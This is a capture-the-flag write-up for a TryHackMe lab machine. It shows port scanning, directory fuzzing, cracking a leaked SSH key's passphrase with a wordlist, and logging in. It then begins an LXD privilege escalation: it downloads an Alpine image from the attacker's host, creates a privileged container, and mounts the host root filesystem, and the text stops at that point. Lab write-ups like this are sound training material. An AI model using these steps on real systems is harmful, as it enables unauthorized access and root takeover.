GamingServer (THM)

ip of the machine :- 10.10.167.136

```
12:37 pm CyberCreedPC Sun Sep 15 2024 ~/testing 12:37 sohamt (4.256s)
ping 10.10.167.136 -c 5

PING 10.10.167.136 (10.10.167.136) 56(84) bytes of data.
64 bytes from 10.10.167.136: icmp_seq=1 ttl=60 time=244 ms
64 bytes from 10.10.167.136: icmp_seq=2 ttl=60 time=165 ms
64 bytes from 10.10.167.136: icmp_seq=3 ttl=60 time=187 ms
64 bytes from 10.10.167.136: icmp_seq=4 ttl=60 time=210 ms
64 bytes from 10.10.167.136: icmp_seq=5 ttl=60 time=234 ms

--- 10.10.167.136 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 165.314/208.200/244.321/29.115 ms
```

machine is on!!!

```
12:38 pm CyberCreedPC Sun Sep 15 2024 ~/testing 12:38 sohamt (1m 4.61s)
nmap -p- --min-rate=10000 10.10.167.136

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-15 12:38 IST
Warning: 10.10.167.136 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.167.136 (10.10.167.136)
Host is up (0.17s latency).
Not shown: 39838 closed tcp ports (conn-refused), 25695 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 64.59 seconds
```

Only two ports are open!!!

```
12:41 pm CyberCreedPC Sun Sep 15 2024 ~/testing 12:41 sohamt (13.153s)
nmap -p 22,80 -sC -A -T5 10.10.167.136

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-15 12:41 IST
Nmap scan report for 10.10.167.136 (10.10.167.136)
Host is up (0.24s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 34:0e:fe:06:12:67:3e:a4:eb:ab:7a:c4:81:6d:fe:a9 (RSA)
|   256 49:61:1e:f4:52:6e:7b:29:98:db:30:2d:16:ed:f4:8b (ECDSA)
|_  256 b8:60:c4:5b:b7:b2:d0:23:a0:c7:56:59:5c:63:1e:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: House of danak
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.11 seconds
```

Did an aggressive scan for versioning...

Not secure 10.10.167.136

Draagan

HOUSE OF DANAK

Lorem ipsum dolor sit amet, consectetuer adipiscing elit, but in diameter offset nibh eu euismod tincidunt ut How do you want to come to you. In order to thank you for your pardon, who nostrud

Read more

Lorem ipsum dolor sit amet, consectetuer adipiscing elit, but in diameter offset nibh eu euismod tincidunt ut How do you want to come to you. In order that I thank you for your pardon, who is the exercise of our normal ullamcorper suscipit lobortis nisl ut aliquip from the advantage of the problem. Duis, however, he wishes to be or to him, the pain in the hendrerit in vulputate semper consequat sagittis consequat, or that pain eu feugiat nulla facilisis at the truth of eros et accumsan et accumsan and the righteous, and the hatred of the two dignissim qui blandit the pain of you, feugait quis nulla zzril delenit velit augue. In fact, the book of the time when they are loosed to us, that which is mazim eu placerat face, I may be able to make the option of financing subnavigation + subnavigation is nothing to be assumed.

I have not printed clarity; the use of those who make their clarity. 1 I read the law that they often. The

Read More

Follow Us Here:

twitter

facebook

home page of the website, let's go through the src. code to see what we can find...


```
</body>
<!-- john, please add some actual content to the site! lorem ipsum is horrible to look at. -->
</html>
```

Found a possible user "john".


Let's do directory fuzzing using ffuf.

```
12:45 pm CyberCreedPC Sun Sep 15 2024 ~/testing 12:45 sohamt (1m 36.21s)
ffuf -u http://10.10.167.136/FUZZ -w /usr/share/dirb/wordlists/big.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.167.136/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 4178ms]
.htaccess               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 4180ms]
robots.txt              [Status: 200, Size: 33, Words: 3, Lines: 4, Duration: 204ms]
secret                  [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 205ms]
server-status           [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 206ms]
uploads                 [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 149ms]
:: Progress: [20469/20469] :: Job [1/1] :: 217 req/sec :: Duration: [0:01:36] :: Errors: 0 ::
```


Found some directories to look at!!!




robots.txt hinting towards /uploads/.




/secret contains a secret key.



it's a private key for ssh login.



in /uploads/ found some files let's view at them first and then will try to login through ssh using the private key.



dict.lst is a like a list of possible passwords.

Not secure 10.10.167.136/uploads/manifesto.txt

The Hacker Manifesto

by
+++The Mentor+++
Written January 8, 1986

Another one got caught today, it's all over the papers. "Teenager Arrested in Computer Crime Scandal", "Hacker Arrested after Bank Tampering"...

Damn kids. They're all alike.

But did you, in your three-piece psychology and 1950's technobrain, ever take a look behind the eyes of the hacker? Did you ever wonder what made him tick, what forces shaped him, what may have molded him?

I am a hacker, enter my world...

Mine is a world that begins with school... I'm smarter than most of the other kids, this crap they teach us bores me...

Damn underachiever. They're all alike.

I'm in junior high or high school. I've listened to teachers explain for the fifteenth time how to reduce a fraction. I understand it. "No, Ms. Smith, I didn't show my work. I did it in my head..."

Damn kid. Probably copied it. They're all alike.

I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up. Not because it doesn't like me... Or feels threatened by me.. Or thinks I'm a smart ass.. Or doesn't like teaching and shouldn't be here...

Damn kid. All he does is play games. They're all alike.

And then it happened... a door opened to a world... rushing through the phone line like heroin through an addict's veins, an electronic pulse is sent out, a refuge from the day-to-day incompetencies is sought... a board is found. "This is it... this is where I belong..." I know everyone here... even if I've never met them, never talked to them, may never hear from them again... I know you all...

Damn kid. Tying up the phone line again. They're all alike...

You bet your ass we're all alike... we've been spoon-fed baby food at school when we hungered

it is like a message for hackers by "the mentor".

Not secure 10.10.167.136/uploads/meme.jpg

Just an image.

```
12:53 pm CyberCreedPC Sun Sep 15 2024 ~/testing 12:53 sohamt (7.738s)
ssh -i auth.txt john@10.10.167.136

The authenticity of host '10.10.167.136 (10.10.167.136)' can't be established.
ED25519 key fingerprint is SHA256:3Kz4ZAujxMQpTzzS0yLL9dLKLGmA1HJDOLAQWfmcabo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.167.136' (ED25519) to the list of known hosts.
Enter passphrase for key 'auth.txt':
john@10.10.167.136's password:
Permission denied, please try again.
john@10.10.167.136's password:
Permission denied, please try again.
john@10.10.167.136's password:
john@10.10.167.136: Permission denied (publickey,password).
```

using private key is asking for a passphrase..

```
12:54 pm CyberCreedPC Sun Sep 15 2024 ~/testing 12:54 sohamt (4.267s)
john hash -w dict.lst

Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Warning: only loading hashes of type "SSH", but also saw type "tripcode"
Use the "--format=tripcode" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (auth.txt)
1g 0:00:00:00 DONE (2024-09-15 12:54) 50.00g/s 177300p/s 177300c/s 177300C/s paagal..sss
Session completed
```

used ssh2john to create a hash and then further we got a dict.lst so used it for brute forcing and found the passphrase "letmein".

```
01:05 pm exploitable john@exploitable Sun Sep 15 2024 ~ 13:05 john
```

```
john@exploitable:~ (0s)
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Sep 15 07:35:01 UTC 2024

  System load:  0.0               Processes:           97
  Usage of /:   41.1% of 9.78GB   Users logged in:     0
  Memory usage: 32%               IP address for eth0: 10.10.167.136
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.
```

```
01:04 pm CyberCreedPC Sun Sep 15 2024 ~/testing 13:04 sohamt (5.427s)
ssh -i auth.txt john@10.10.167.136
Enter passphrase for key 'auth.txt':
```

logged in as user "john"...

```
01:05 pm exploitable john@exploitable Sun Sep 15 2024 ~ 13:05 john
```

```
john@exploitable:~ (0.194s)
ls
user.txt
```

got our first flag.

```
01:23 pm exploitable john@exploitable Sun Sep 15 2024 ~ 13:23 john
```

```
01:22 pm exploitable john@exploitable Sun Sep 15 2024 ~ 13:22 john (0.172s)
id
uid=1000(john) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
```

So we are into lxd container.

We are allowed to run lxd so will be following this below blog.

README LGPL-2.1 license

LXD Alpine Linux image builder

This script provides a way to create Alpine Linux images for their use with LXD. It's based off the LXC templates.

The image will be built just by installing the `alpine-base` meta-package. Networking and syslog are enabled by default.

Usage

In order to build the latest Alpine image just run the script (must be done as root):

```
sudo ./build-alpine
```

For more options check the help:

```
sudo ./build-alpine -h
```

After the image is built it can be added as an image to LXD as follows:

```
lxc image import alpine-v3.3-x86_64-20160114_2308.tar.gz --alias alpine-v3.3
```

License

This script uses the same license as the script it was derived from: LGPL 2.1

So will be using this to escalate our privileges.

```
01:31 pm exploitable john@exploitable Sun Sep 15 2024 /tmp 13:31 john (7.334s)
wget http://10.17.68.223:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz

--2024-09-15 08:01:56--  http://10.17.68.223:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz
Connecting to 10.17.68.223:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3259593 (3.1M) [application/gzip]
Saving to: 'alpine-v3.13-x86_64-20210218_0139.tar.gz'

alpine-v3.13-x86_64-20210218_0139.tar.gz                100%[=============================================================================================================================>]   3.11M   596KB/s    in 6.7s

2024-09-15 08:02:03 (477 KB/s) - 'alpine-v3.13-x86_64-20210218_0139.tar.gz' saved [3259593/3259593]
```

After following the above build steps, forward .tar.gz to the attacking machine.

```
01:40 pm exploitable john@exploitable Sun Sep 15 2024 /tmp 13:40 john
```

```
01:39 pm exploitable john@exploitable Sun Sep 15 2024 /tmp 13:39 john (2.034s)
lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage
Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b
```

importing image to lxc.

```
john@exploitable:/tmp (0.244s)
lxc image list
+---------+--------------+--------+--------------------------------+--------+--------+------------------------------+
|  ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION           |  ARCH  |  SIZE  |         UPLOAD DATE          |
+---------+--------------+--------+--------------------------------+--------+--------+------------------------------+
| myimage | cd73881adaac | no     | alpine v3.13 (20210218_01:39) | x86_64 | 3.11MB | Sep 15, 2024 at 8:10am (UTC) |
+---------+--------------+--------+--------------------------------+--------+--------+------------------------------+
```

we can see the list of images.

```
lxc init myimage ignite -c security.privileged=true
lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive
